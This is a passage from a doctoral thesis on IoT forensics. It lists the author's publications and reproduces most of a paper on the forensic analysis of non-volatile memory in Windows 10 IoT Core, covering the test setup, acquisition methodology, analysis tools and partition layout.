- It is submitted to a critical and theoretical evaluation, being tested in two hypothetical scenarios that could arise in real life.

The results of this research combined with an extension of the details of the methodology resulted in the paper *A Concept Forensic Methodology for the Investigation of IoT Cyberincidents*, which was submitted for publication in the *ACM Transactions on Privacy and Security* journal.

Summary of Results

The outcomes of fulfilling the goals described in Section 1.2 have been summarized in the list below to facilitate reading.

- **Goal 2.** Determine the characteristics and requirements of IoT devices when it comes to performing a forensic investigation.
  - *Forensic Analysis Overview in the IoT Environment. A Windows 10 IoT Core Approach*, published in *V Jornadas Nacionales de Investigación en Seguridad.* National conference paper [82].
  - *Non-volatile Memory Forensic Analysis in Windows 10 IoT Core*, published in *Entropy.* Journal paper, Journal Citation Reports (JCR) 2019 Q2, Impact Factor (IF) 2.494 [88].
  - *Forensic Analysis of the IoT Operating System Ubuntu Core*, submitted for publication in *Forensic Science International: Digital Investigation.* Journal paper, JCR2020 Q3, IF 2.192 [89].

- **Goals 3 and 4.** Development of a context-centered IoT forensic methodology, and evaluation of the proposal.
  - *A Context-Centered Methodology for IoT Forensic Investigations*, published in *International Journal of Information Security.* Journal paper, JCR2020 Q2, IF 1.988 [64].
- **Goal 5.** Extraction of the common forensic features shared by all IoT devices.
  - *Forensic Analysis of the Xiaomi Mi Smart Sensor Set*, submitted for publication in *Forensic Science International: Digital Investigation.* Journal paper, JCR2020 Q3, IF 2.192 [90].
- **Goal 6.** Development of a generic IoT forensic methodology.
  - *Developing an IoT Forensic Methodology. A Concept Proposal*, presented at the *2021 EU Digital Forensic Research Workshop* [86], and published in *Forensic Science International: Digital Investigation.* Journal paper, JCR2020 Q3, IF 2.192 [87].
- **Goal 7.** Evaluation of the generic IoT forensic methodology.
  - *A Concept Forensic Methodology for the Investigation of IoT Cyberincidents*, submitted for publication in *ACM Transactions on Privacy and Security.* Journal paper, JCR2020 Q3, IF 1.909 [91].

Other Results

Through collaborating with different researchers, other proposals have been published or are under review. These proposals address cybersecurity issues, but are not explicitly focused on IoT forensics. These results are the following:

- Malware detection.
  - *An instrumentation based algorithm for stack overflow detection*, published in *Journal of Computer Virology and Hacking Techniques.* Journal paper. Not indexed [92].
- IoT malware analysis and classification using Machine Learning.
  - *Automatic Analysis Architecture of IoT Malware Samples*, published in *Security and Communication Networks.* Journal paper. JCR2020 Q4, IF 1.791 [17].
- IoT pattern attack detection.
  - *Attack pattern recognition in the Internet of Things using complex event processing and machine learning*, presented at the *2021 Institute of Electrical and Electronics Engineers (IEEE) International Conference on Systems, Man, and Cybernetics.* Conference paper. GGS Rating A- [93].

* *Hajime's Return: Stories from a Customized Honeypot for IoT*, submitted for publication in *Journal of Information Science and Engineering*. Journal paper. JCR2020 Q4, IF 0.440 [94].

CHAPTER 2

Non-Volatile Memory Forensic Analysis in Windows 10 IoT Core

- **Title**: Non-Volatile Memory Forensic Analysis in Windows 10 IoT Core.
- **Authors**: Juan Manuel Castelo Gómez, José Roldán Gómez, Javier Carrillo Mondéjar and José Luis Martínez Martínez.
- **Type**: Journal paper.
- **Journal**: Entropy.
- **Publisher**: MDPI.
- **ISSN**: 1099-4300.
- **Status**: Published.
- **Publication date**: November 2019.
- **Volume**: 21.
- **Issue**: 12.
- **Paper Number**: 1141.
- **DOI**: 10.3390/e21121141
- **JCR IF/ranking**: 2.494/Q2 (JCR2019).

entropy

MDPI

Article

Non-Volatile Memory Forensic Analysis in Windows 10 IoT Core

Juan Manuel Castelo Gómez †,*, **José Roldán Gómez** †, **Javier Carrillo Mondéjar** † and **José Luis Martínez Martínez** †

Albacete Research Institute of Informatics, 02071 Albacete, Spain; jose.roldan@uclm.es (J.R.G.); javier.carrillo@uclm.es (J.C.M.); joseluis.martinez@uclm.es (J.L.M.M.)
* Correspondence: juanmanuel.castelo@uclm.es
† These authors contributed equally to this work.

Received: 8 October 2019; Accepted: 20 November 2019; Published: 22 November 2019

Abstract: The increase in the number of cybersecurity incidents in which internet of things (IoT) devices are involved has called for an improvement in the field of computer forensics, which needs to provide techniques in order to perform complete and efficient investigations in this new environment. With the aim of doing so, new devices and systems are being studied in order to offer guidelines for investigators on how to examine them. This papers follows this approach and presents a forensic analysis of the non-volatile memory of Windows 10 IoT Core. It details how the investigation should be performed and highlights the relevant information that can be extracted from storage. In addition, a tool for the automation of the retrieval of the pieces of evidence detected is provided.

Keywords: cybersecurity; forensics; IoT; Windows 10 IoT Core

1. Introduction

Among the different definitions of the term things, one of them describes it as "an object not specifically named or designated". Even though it might not seem that this non-specific concept can be applied in a scientific context, it turns out that it is completely accurate when used to describe the new paradigm existing in computer science. The internet of things (IoT) offers such a wide range of options and features that it is not possible to narrow it down. IoT devices can be present anywhere, and we are using them without even noticing. Everyday technology users will find themselves using drones, smart TVs, smart speakers or simply sensors in their home to measure temperature. Nevertheless, the context in which IoT devices are present is not only limited to the smart home environment, as other fields such as eHealth or smart industries have their origin in the application of the IoT in certain scenarios.

According to a Gartner estimation [1], in 2018 there were more than 11 billion IoT devices installed, and an increase of almost twice this value is predicted for 2020, with 20.4 billion. Regarding the context in which they are used, the consumer segment is the one where more IoT units are installed, accounting for 63% of them. The coexistence of this huge number of devices translates into an advantage for consumers, offering a wide variety of options to choose from, and numerous contexts in which they can use IoT devices, but this is a big inconvenience for developers. The heterogeneity of the platform hinders the establishment of a common ground to be shared by all the systems.

This is not the only negative aspect of the IoT, as a greater concern involves cybersecurity. The security measures implemented on the devices, especially during the IoT's conception, turned out to be a huge underestimation of the requirements that these devices and the information that they handle demand. The prioritization of usability, added to the failure at that time to appreciate that something as simple as a smart bulb could compromise the security of an entire network, resulted in a false sense of security. Nowadays, companies and developers have acknowledged this issue, taking steps to improve the protection of the devices and their information, although there is still a very long way to go. It must be remembered that the data that this environment is handling is very sensitive, especially in contexts such as eHealth or smart homes. In addition, IoT devices are also present in critical environments, carrying out very delicate tasks, so the impact that an incident might have in these scenarios could be catastrophic. Furthermore, this is a concern that is currently having negative consequences, so time is working against us. The need to implement proper security on these devices is imperative.

This situation has created a perfect environment for cybercriminals, as they can obtain high rewards with very little effort. This is evidenced by recent studies in which malware samples explicitly designed for the IoT are analyzed. In the year 2018, more than 120 thousand malware samples were detected, which was an increment of almost four times compared with 2017 [2], with distributed denial of service (DDoS) attacks, cryptocurrency mining and data theft being the most common types. Most worrisome is the infection vector used by them; the Mirai botnet family took control of the system through a dictionary attack on the devices that still had the default credentials [3]. It might seem an obvious attack that would have had no impact on a system, but it was just the opposite. The first version affected more than 600 thousand IoT units, and, with its different variations, went on to infect millions, proving the weakness of the security measures of the devices. Such was the success of this malware that in 2018, two years after the first version was detected, 20.9% of the samples of IoT malware belonged to the Mirai family, and new versions still appear every day. A more recent case is the malware Silex, which in June 2019, also targeting systems with default login credentials, infected thousands of devices and wiped their firmware, confirming once more that, years later, most of the security measures are still powerless against the simplest attacks [4]. Therefore, the magnitude of the problem is already significant, and it is becoming greater every year.

1.1. Problem Discussed and Research Motivation

The weakness of the security measures of IoT devices and systems, combined with the appearance of IoT malware samples, has translated into an increase in the number of cyberincidents. In order to respond to these incidents, and to determine what has happened in them, researchers are developing forensic techniques, adapting them to the characteristics of the environment in which the incidents take place. Given the novelty of the IoT, the current state of the art has not been adjusted to it yet. As a consequence, the only option for investigators is to follow conventional approaches and try to modify them in order to be able to carry out the examinations. This produces inefficient forensic investigations, and, what is most concerning, can even lead to the inadmissibility of evidence if it is not handled appropriately.

In order to comprehend how distinct the characteristics of the IoT environment are compared with those of conventional forensics, the most relevant ones are listed and described below. In addition, we also explain how each one of them affects the investigation process, and why it complicates the development of techniques or the use of conventional ones. These characteristics are the following:

Purpose. The main characteristic, although it may seem obvious, is the functionality for which IoT has been conceived, which is what shapes the creation of devices and systems. They have not been designed to improve the performance of previous devices, but to provide new contexts with technology or ones that did not have any. Therefore, some of the IoT systems have scarcely any similarities with conventional ones, so, in certain cases, they cannot be used as a reference.

Connectivity. It is quite common to find IoT networks in which multiple devices are present. In fact, most of the topologies are based on the interaction between the units present in it. As a consequence, a cyberincident will likely affect more than a single device and, if it is not the case, the data that has been exchanged in the network will be a valuable source of information. This increases the range of forensic investigations, as more devices have to be studied, and changes the perspective from which it has to be addressed, as now that perspective becomes a collective one.

Computational capacity. One of the main characteristics of the context is the reduction in computational capacities in exchange for mobility. Consequently, the storage of the devices has been reduced significantly compared with that of conventional ones, meaning that fewer sources of evidence are available for investigators. It also affects the lifetime of the data, which is now shorter. In addition, the lack of computational power complicates the possibility of carrying out a live analysis, since it takes more time to execute tasks. Therefore, understanding how a device or system works is more crucial than ever, so that no evidence is left out.

Location. IoT devices have been designed to be installed in confined places or even be embedded into objects. This, added to the fact that two devices in the same network can be in very distant locations, which means that the investigator may not always have physical access to them. As a consequence, the acquisition, and analysis phases must be adapted in order to provide techniques to follow a live approach, which is not very common in conventional forensics.

Heterogeneity. There are a great number of devices that coexist in the IoT, and they are used for very diverse purposes. E-health, smart cities or smart industry are three examples of different contexts in which IoT devices are present, and each one of them has its own characteristics and requirements. In fact, there are systems that have been designed to be only used in a specific scenario. Consequently, it is quite difficult for the forensic community to develop solutions, such as tools or methodologies, that can satisfy the requirements of all of them by following a general approach.

For these reasons, researchers have opted to study independent IoT devices and systems, so that their characteristics can be taken into account when designing new methodologies and tools, and also to provide guidelines on how to examine them. Given the mentioned heterogeneity of the environment, there are a great number of systems that are unknown, forensically speaking, particularly those that have been designed specifically for the IoT. In accordance with this approach, this research presents a forensic analysis of the non-volatile memory of the Windows 10 IoT Core operating system, since it is based on the most widely adopted OS in the history of computer science, and recent surveys suggest that it is the second most used IoT one [5]. Therefore, providing guidelines on how to examine it seems beneficial for the forensic community, as investigations in which this operating system is present will certainly be common in the near future.

1.2. Contributions

The contributions of this study are as follows:

- We study the current state of IoT forensics, explaining how the characteristics of the environment affect an investigation, and why traditional forensic techniques cannot provide a functional approach to be applied in this context.
- We present a review of the proposals from the community regarding IoT security and forensics.
- We conduct a forensic examination of the non-volatile memory of the Windows 10 IoT Core operating system. With this contribution, we address the study of a, forensically speaking, unknown operating system, thereby offering guidelines on how its analysis, acquisition, and evaluation should be carried out. This allows investigators to be able to rely on previous work when examining this system, easing the process.
- We list the relevant information that can be retrieved from the storage of Windows 10 IoT Core and which may be useful in a forensic investigation. This serves as a handbook to quickly observe what data can be extracted from the system and where it is located.
- We present a forensic tool to automatize the collection of these artifacts. This provides investigators with an IoT-specific program to properly study the non-volatile memory of Windows 10 IoT Core, instead of having to rely on general tools to perform this task.

The rest of the paper is organized as follows. Section 2 describes the Windows 10 IoT operating system, Section 3 discusses the related work in IoT security and forensics. An overview on how to perform a forensic analysis on Windows 10 IoT Core is provided in Section 4, and the pieces of evidence found in it are listed in Section 5. A tool to automatize their retrieval is proposed in Section 6. Finally, our conclusions are presented in Section 7.

2. Windows 10 IoT Core

Windows 10 IoT Core is the free version of the IoT-based operating system developed by Microsoft, namely Windows 10 IoT. It was launched in 2015 and it is a combination of the desktop and the mobile versions of the Windows 10 family, optimized for ARM and x64/86 devices such as Raspberry Pi, Dragon Board or Minnow Board [6]. The multi-language Universal Windows Platform (UWP) is the common app used to develop applications for the system, supporting C++, C#, JavaScript and Visual Basic. To remotely interact with the system, manage it and set it up, Microsoft provides the Windows 10 IoT Core Dashboard application, which can be installed on Windows 10 computers.

Some of the main features of this system are:

- Startup application, namely Windows 10 IoT Core Default App, to graphically interact with the system.
- Secure Boot: UEFI located security feature to only allow the execution of trusted applications signed by known authorities.
- Bitlocker encryption.
- Device Guard: allows the execution of only trusted code, identifying the firmware, drivers and applications that should run on the device [7].
- Cortana (no longer available since version 1809).
- PowerShell.
- Windows Update.
- Bluetooth.
- Web, SSH, and FTP Server.
- Compatibility with Arduino boards.
- Miracast.
- WiFi Direct.
- Other hardware compatibility such as WiFi Adapters, Ethernet Adapters, Cameras, NFC, RFID, and multiple sensors.

3. Related Work

In the following sections, the research carried out by the community regarding the security of the IoT and its forensic side is discussed. Although forensics is a subfield of security, a distinction is made to emphasize digital investigations performed on IoT devices, as this is what this work focuses on, but we also cover the current state of IoT security as it is necessary to understand its essentials before reviewing the forensics-related proposals.

3.1. IoT Security

The first security concerns arising from the IoT environment can be found in [8]. It presents several differences that the IoT architecture has, compared with the traditional ones, such as the formation of larger networks and the lack of a unified structure. The main resulting security problems are that data transmission is via wireless networks, meaning that signals are publicly exposed; the environment is very heterogeneous; and there are no universal standards for the development of IoT applications. This analysis is supported by [9], which also states that the approach for developing security mechanisms in the IoT has to be different from the one used in classical systems, due to the new features and characteristics of this new paradigm. In addition, a model based on nodes is proposed to represent the interaction between the main actors in the system and security practices. An interesting statement is made in [10] regarding the computational power of IoT devices, which causes, among other things, the need for a reduction in the computational requirements for cryptosystems or security applications, such as antivirus, in order to be able to use them. Supporting that idea, [11] adds that hardware-based security is the best approach for the IoT, and reviews the existing physical unclonable functions and their potential to be used as a security protocol.

A different perspective is offered by [12], in which IoT security concerns are classified according to the different layers that form the general IoT architecture, and a detailed analysis on how each layer should be protected is also presented. In addition, the most common threats for each layer are described, specifying what kind of attack they could individually suffer. The same standpoint is adopted by [13], but, instead of focusing on the security needs of each layer, it offers a more general perspective, evaluating security measures that affect all layers and reviewing the main ones taken by the community, which affect authentication, trust establishment, and security awareness.

Regarding the security solutions proposed by the community, in [14] a secure execution environment is developed in which a processing unit can execute applications in a protected manner, securing the device physically and not depending on a software solution that controls the processes in the system, adapting safety solutions to the characteristics of IoT devices and making the design of security systems a key task in the development process. Another interesting proposal is [15], which is focused on improving secure communications in IoT networks. A new routing protocol is introduced to authenticate devices when forming a network or joining an existing one, carrying out several tests to demonstrate that the security of the network has not been compromised by a malicious device, and that the overhead added by the protocol is almost insignificant. Ref. [16] tackles the problem of having unpatched and un-updated firmware on devices by developing a system that identifies the devices present in a network and makes a vulnerability assessment of each one of them. The communications established by every device are monitored and analyzed to decide whether they are a potential vulnerability or a harmless connection. For this purpose, a security gateway is used to monitor and control traffic and then, using a machine learning classification model, an evaluation is made to determine the isolation level required by a device, depending on the known common vulnerabilities and exploitations (CVEs) for it.

By focusing on the area in which IoT devices are used, we can also see how every context requires different security measures. In [17] a comprehensive analysis is performed, thoroughly studying two different IoT devices, namely a smart home sensor and an industrial smart meter. The security measures implemented on them were proven to be insufficient by carrying out several attacks that could cause a huge impact in a real scenario. Regarding the smart home sensor, they gained access to the root account of the device, its password, and the boot parameters, as well as being able to obtain the binary update file. Something similar occurred with the industrial meter, for which a modification of the ID of the device was successfully performed, which led to the possibility of making the device identify itself as if it were another. In relation to smart home security, ref. [18] presents the requirements that devices should meet in order to provide a trustworthy service, describing different components that can be found in the typical smart home infrastructure and highlighting, for each one of them, the security functions that they are supposed to provide.

3.2. IoT Forensics

A good starting point for understanding the current state of forensic research is [19], in which the problems that arise when using IoT devices are described. A key issue is highlighted, and that is the relationship between IoT devices and the cloud, which is an important feature when working in this environment. Another interesting article with a similar perspective is [20], which presents the different parameters of IoT forensics, such as the sources of evidence, the number of devices, the quantity and type of data, comparing this with traditional scenarios. In addition, two approaches are proposed on how to perform an IoT forensic analysis, stating the most relevant points to focus on. Data location and legal jurisdictions, as well as the difficulty of maintaining a chain of custody are some additional issues of the environment that are mentioned in [21]. To appreciate the wide range of IoT applications and what scenarios an investigator could face [22] is very useful; it also presents the taxonomy of IoT forensics as well as its requirements, offering a very complete analysis of the situation.

With these challenges in mind, solutions are proposed to facilitate analysis when dealing with IoT devices. One such solution can be found in [23], where a system is proposed to autonomously perform forensic tasks in an IoT environment, helping investigators to save time and automatize the analysis, allowing them to focus on obtaining information rather than spending time on trivial tasks such as parsing data, managing storage or creating timelines. In the quest for processing data more efficiently, the cloud emerges as an interesting possibility, as is stated in [24], which proposes a cloud-based service to perform forensic operations, allowing investigators to collaborate in an easier way and perform tasks more quickly, automatizing non-forensic actions such as resource management. Something similar is suggested in [25], where a model for performing IoT forensic investigations is designed, and guidelines are given to investigators on how to approach the analysis. Focusing on the identification phase, ref. [26] presents a highly detailed description of this process, extensively describing the phases into which it is divided, namely detection localization, recognition, and check-in. In addition, a selection method to provide the best evidence in a given scenario is proposed, based on the relevance, accessibility, localization and type of the data, illustrating the concept with a smart home device. Some tools are also proposed that take into account the characteristics of the environment, such as the one presented in [27], which allows the detection of duplicated digital images on digital media.

The immense diversity that characterizes the IoT environment leads to researchers focusing on studying specific devices. In [28] an investigation is carried out in order to determine what information stored in a smart TV can be important when performing a forensic analysis on it. In respect to smart TVs, in [29] the Amazon Fire TV stick is studied and guidelines on how to acquire a forensic image of the device when performing a chip-off are given, and a list is given of the artifacts that can be found on it, although the analysis is not very extensive. Other relevant devices are smart watches, which contain a considerable amount of sensitive information, as is shown in [30], in which two models are examined and a forensic analysis is performed on them, explaining the acquisition process and the tools that are used. The information obtained from them is not very relevant for an investigation, but the process followed is very interesting and significant in helping explain how to manage this kind of device. Due to the wide implementation of the IoT, we also find research regarding smart cities; in [31] recommendations are made on how to acquire and analyze the information that can be found in the electronic control unit of a car. Another vehicle-related study is [32], in which a useful term related to the IoT is introduced, namely the internet of vehicles (IoV). In this research, a framework is proposed for the recovery and storage of evidence that has been created in an environment that involves vehicles, networks, IoT devices, and cloud computing.

An exhaustive study of four different IoT devices is made in [33], following a six phase methodology. Information regarding the non-volatile memory, network, cloud and smartphone applications are acquired and analyzed. In addition, given the quantity of data collected and its structure, multiple plugins for the Autopsy tool were developed in order to extract information from it. The findings from each device are listed, and an interesting view is provided on how each phase can complement the others to overcome the challenges of the environment, such as accessibility or availability.

One of the major changes in digital forensics when dealing with IoT investigations is that the importance of the environment surrounding the device is far greater than in traditional analysis. The lack of computational process on IoT devices is balanced by the ability to exchange information with other similar systems, which greatly extends the range of forensic analysis. For this reason it is very useful to study an environment as a whole and not to focus only on examining devices individually. An interesting study is [34], in which an analysis of the Amazon Alexa ecosystem is made, examining the interaction of all the interconnected devices in that environment, such as mobile phones, computers, and smart speakers, and what data can be extracted from them and be used in a forensic analysis.

After studying the proposals of the community, it can be concluded that the study of specific devices and systems is a very popular and effective approach followed by researchers, which has produced several articles that have shed some light on how the forensic investigations in the IoT environment should be addressed. This, added to the information extracted from articles that were focused on studying the characteristics of the context, has created a solid base on which the community can work. On the other hand, there is little research centered on the creation of solutions for IoT forensics, although some small tools have been designed, but the frameworks and more complex services are still at very early stages of development, only offering a theoretical perspective. With this in mind, this article combines both types of proposals and introduces a forensic analysis of an IoT-based operating system, namely Windows 10 IoT Core, as well as presenting a small tool to be used in real investigations.

4. Analysis Method

This section presents how the forensic analysis of the non-volatile memory of the Windows 10 IoT Core operating system has been performed, describing in detail the components used, the methodology followed during the procedure and how it has been adapted to the characteristics of the experiment.

4.1. Test Environment

In order to carry out the analysis, it is necessary to establish and configure a proper environment to make sure that the experiment is performed correctly. In our case, the components used are the following:

- Raspberry Pi Model 3 B: host of the Windows 10 IoT operating system.
- 32 Gigabyte microSD Card: non-volatile memory of the Raspberry Pi, as it does not include soldered storage.
- Windows IoT Core Build 17763: IoT version of Windows 10 released in February 2019.
- Desktop PC with Windows 10 and the Windows 10 IoT Core Dashboard application: acts as the forensic computer and it is also used to set up the Raspberry Pi and afterward connect to the device using the Windows 10 IoT Core Dashboard.
- Arduino board: used to test the connectivity of the system with other devices. To be specific, it is an Intel Galileo.
- Operative WiFi network: needed to study the effects of using a WiFi network on the device.

In Figure 1 a graphical representation of the environment can be seen, displaying how the Raspberry Pi interacts with the forensic computer and the Arduino Board.




Figure 1. Test environment established.

4.2. Methodology

Even though the conventional forensic process models do not entirely suit the characteristics of the IoT environment, they can be adapted to the context in which this investigation takes place. In this case, the methodology is shaped by taking into account that the goal of the forensic analysis is to determine what information stored in the non-volatile memory of the system could be useful in a real investigation in which an incident has occurred. This translates into a more flexible process in terms of forensic soundness, since the examination is being carried out in a controlled environment that is specifically designed for the analysis, and the conclusions extracted from the analysis are not going to be used in a legal process. Therefore, certain measures such as the chain of custody are not required in this experiment. Obviously, the appropriate actions are carried out to avoid tampering with the data that is acquired and analyzed.

The process model used as a reference is presented in [35], in which an evaluation of the most relevant models produced from 1984 to 2011 is made, creating a generic one based on the commonly shared processes. The phases into which the methodology is divided are the following:

- Pre-process: preparation work that is executed before the start of the investigation, such as tool set up or warrant obtention.
- Acquisition and Preservation: refers to the identification, acquisition, collection, transportation, storage and preservation of the data.
- Analysis: study of the acquired data to extract information and draw conclusions.
- Presentation: documentation of the findings obtained and submission of the report to the authorities or the requester of the investigation.
- Post-process: relates to the closing of the investigation. Actions such as the return of the evidence are carried out in this phase.

In this analysis, the presentation and post-process phases are not necessary since the results of the investigation are not going to be presented in the form of a report, and the evidence acquired does not need to be returned. In addition, in order to adapt the model to the characteristics of the IoT environment, a new phase needs to be included in this analysis: evaluation. This refers to the procedure of grouping all the pieces of information collected from the different devices in the analysis phase and extracting conclusions from them about how they fit into the environment as a whole. In conventional process models, it is normally performed in the analysis phase, but, given the increase in the number of devices to analyze in IoT investigations, the task has become more complex and relevant, hence the creation of a new phase.

4.2.1. Pre-Process

As no warrants or approvals are required to start the investigation, this phase consists of the design of the scenario in order to study the system and the tool preparation.

Scenario Creation. In order to be able to determine what information stored in the non-volatile memory is useful, it is necessary to acquire enough data to accurately capture the state of the operating system. To achieve this, three different scenarios that represent significant states of the operating system are analyzed. These scenarios, which help to understand the behavior of the system and the information that it handles, are the following:

- OS installation. This scenario allows us to study the system in its conception before any usage data is injected into it. The aim of this analysis is to comprehend how the data is distributed in the storage and to have a first contact with the operating system when it has not generated very much information. In addition, we examine what resources are used to configure the operating system in order to prepare for use. To create this scenario, after the microSD card has been sanitized, the "Windows 10 IoT Core Dashboard" program is launched, and the operating system is flashed into the storage. Once the installation process has finished, the microSD card is acquired and analyzed.

- First boot. In this case, we are trying to understand what information the operating system contains once it has been configured and is ready for the user to work with. Therefore, the system is studied when it is booted for the first time. All the terms are accepted, and the privacy settings are left at their default values. When the boot process has finished and the main screen is shown, the device is shut down and the non-volatile memory is acquired and analyzed.
- Normal usage. Lastly, the goal is to study the data generated by the operating system when the user has interacted with it. To achieve this, all the features of the system are explored: apps are installed and deployed, the settings are changed to fit the user preferences, a wired network and a wireless one are set up, connections with the IoT device are established using the Windows IoT Core Dashboard, services such as SSH and the web server are used, and the Arduino Board is paired via Bluetooth. After that, the storage is acquired and analyzed.

Consequently, three different analyses and acquisitions are performed during the experiment. The same procedure is followed in each one of them but, in some way, they can be seen as separate forensic examinations. Once all the scenarios have been independently analyzed, the results are put together and evaluated from a general perspective in the evaluation phase. The graphical representation of the methodology followed, combined with the scenarios studied, is shown in Figure 2.




Figure 2. Methodology followed to perform the forensic analysis.

Forensic Tools Used. Since at the time of this proposal there are not many forensic tools specifically designed for the IoT, general ones have been used to acquire and analyze the data stored in the non-volatile memory. Specifically, the selection of the tools was made on the basis of the knowledge that they are useful in retrieving evidence from multiple operating systems and, in particular, from the Windows 10 desktop version, on which the system that is being analyzed is based. The selected tools, which were all installed on the forensic computer, are the following:

- FTK imager: used for the acquisition of the non-volatile memory and for analysis purposes, since it has browsing and mounting capabilities [36].
- Autopsy: allows the investigator to browse through the storage, apply filters and recover deleted files [37].
- QPhotorec: data carving tool to recover the deleted files from a filesystem [38].
- Registry explorer: analysis tool that enables the browsing of the Windows registry [39].

- RegRipper: extract and interprets the data stored in the Windows registry hives [40].
- MFTExplorer: graphical viewer to display the content of the master file table (MFT) [39].
- AnalyzeMFT: parser to extract information from the MFT file in an NTFS filesystem [41].
- ESEDatabaseView: utility to read the data inside an extensible storage engine (ESE) database [42].

4.2.2. Acquisition

Since the Raspberry Pi Model 3 B has a removable storage in the form of a microSD card, and it is physically accessible for the investigators, an offline acquisition is the best approach to follow. This process is carried out by executing the following actions:

- If the system is on, it is shut down. To do so, first, the system is turned off using the menu of the operating system, and then the Raspberry Pi is disconnected from the power supply. This guarantees that the storage does not suffer any damage or data loss.
- The microSD card is extracted from the board and inserted into a microSD to SD card adapter with write blockage capabilities.
- The adapter is then inserted into the forensic computer, making sure that the write blocker is on.
- The FTK Imager tool is launched and an image file of the storage is created.
- Once the image file is created, the hash value of the image is compared with that of the microSD card in order to guarantee that the data has not been altered.
- Finally, the image file is copied into a different storage location to ensure that at least one other copy is available in case the first one gets damaged.

The authors opted to create an image file of the storage instead of cloning it since it allows the analysis of the different scenarios simultaneously while consuming less physical resources. In addition, it also eases the preservation and storage of the data as the image files are saved on the forensic computer.

Regarding the preservation of the acquired image, it can be seen that no special measures are taken, just the essential ones necessary to certify that the data do not vary during the analysis of each scenario, thereby preserving the integrity of the evidence. In addition, every time that the image is mounted in the system, the hash value is calculated beforehand to assure that it has not been tampered with by an external element, and the read-only method is used.

4.2.3. Analysis

To perform the analysis, the image file is mounted in the operating system using FTK Imager, selecting the read-only method, and then the pertinent tools are launched. For each of the scenarios, the actions carried out in this phase are:

- Analysis of the existing partitions in the storage, determining their purpose and what directories they contain.
- Examination of the directories of the different partitions to understand the operating system structure. These first two tasks are performed using Autopsy and FTK Imager.
- Study of the purpose of the different directories and what possible sources of evidence can be found in them. In this case, multiple tools are used to browse through the storage and to read the different file types that it contains.
- Carving of the deleted files in the filesystem to determine whether any relevant file has been removed. To do so, the QPhotorec tool is used.
- Comparison of the files stored in the microSD card between the different acquisitions, obtaining the hash value for each of the files to understand how the information varies on each partition depending on the actions that are executed on the system.

4.2.4. Evaluation

In this experiment, although only one device is analyzed, the study of three different scenarios can resemble examining three distinct devices. Therefore, the evaluation phase is needed in order to establish which of the pieces of information retrieved from all of them is actually useful for consideration in a real investigation.

To do so, every piece of evidence or interesting piece of information that was found in the analysis phase of each scenario is studied to determine how it has varied during the experiment and how useful it is. For example, a directory that was relevant in the "OS installation" scenario may no longer be present in the "normal usage" one, so it has to be decided how plausible it is that an investigator can find it in a real investigation and how valuable it is from a forensic point of view. By following this approach, we make sure that only the most relevant data is selected and that all the possible sources of evidence are evaluated.


5. Forensic Evidence in Windows 10 IoT Core

Once all the different scenarios have been analyzed, and all the information gathered from them has been evaluated, the resulting data is the pieces of evidence that can be obtained from the system. In this section, this evidence or useful information that can be obtained from the storage is listed, detailing for every item the reasons why it could be useful in a forensic investigation. In addition, a summary of all the relevant artifacts found and their location is listed in Appendix A, which can be used as a handbook in future examinations.

5.1. Partitions

Knowledge of the distribution of the information over the different partitions of the system is essential to understand where the relevant data is stored, especially on IoT devices, which have limited storage space. As can be seen in Figure 3, three different partitions can be found in Windows 10 IoT Core: "EFIESP", "MainOS" and "Data". Their characteristics are the following:

- EFIESP: FAT 16 Extensible Firmware Interface system partition in charge of the booting process, in which boot loaders, applications and drivers that are launched by the UEFI firmware are stored. Its size is 63.7 Megabytes.
- MainOS: NTFS partition behaving as the system root directory that is launched by Windows Boot Loader when the device is turned on. Its size is 1.39 Gigabytes.
- Data: NTFS partition used by the system to store most of the information. It is the largest of all three available, and its size varies depending on the microSD card capacity since it takes all the space that is available after the creation of the "EFIESP" and "MainOS" partitions.



```
Partition ###  Type              Size     Offset
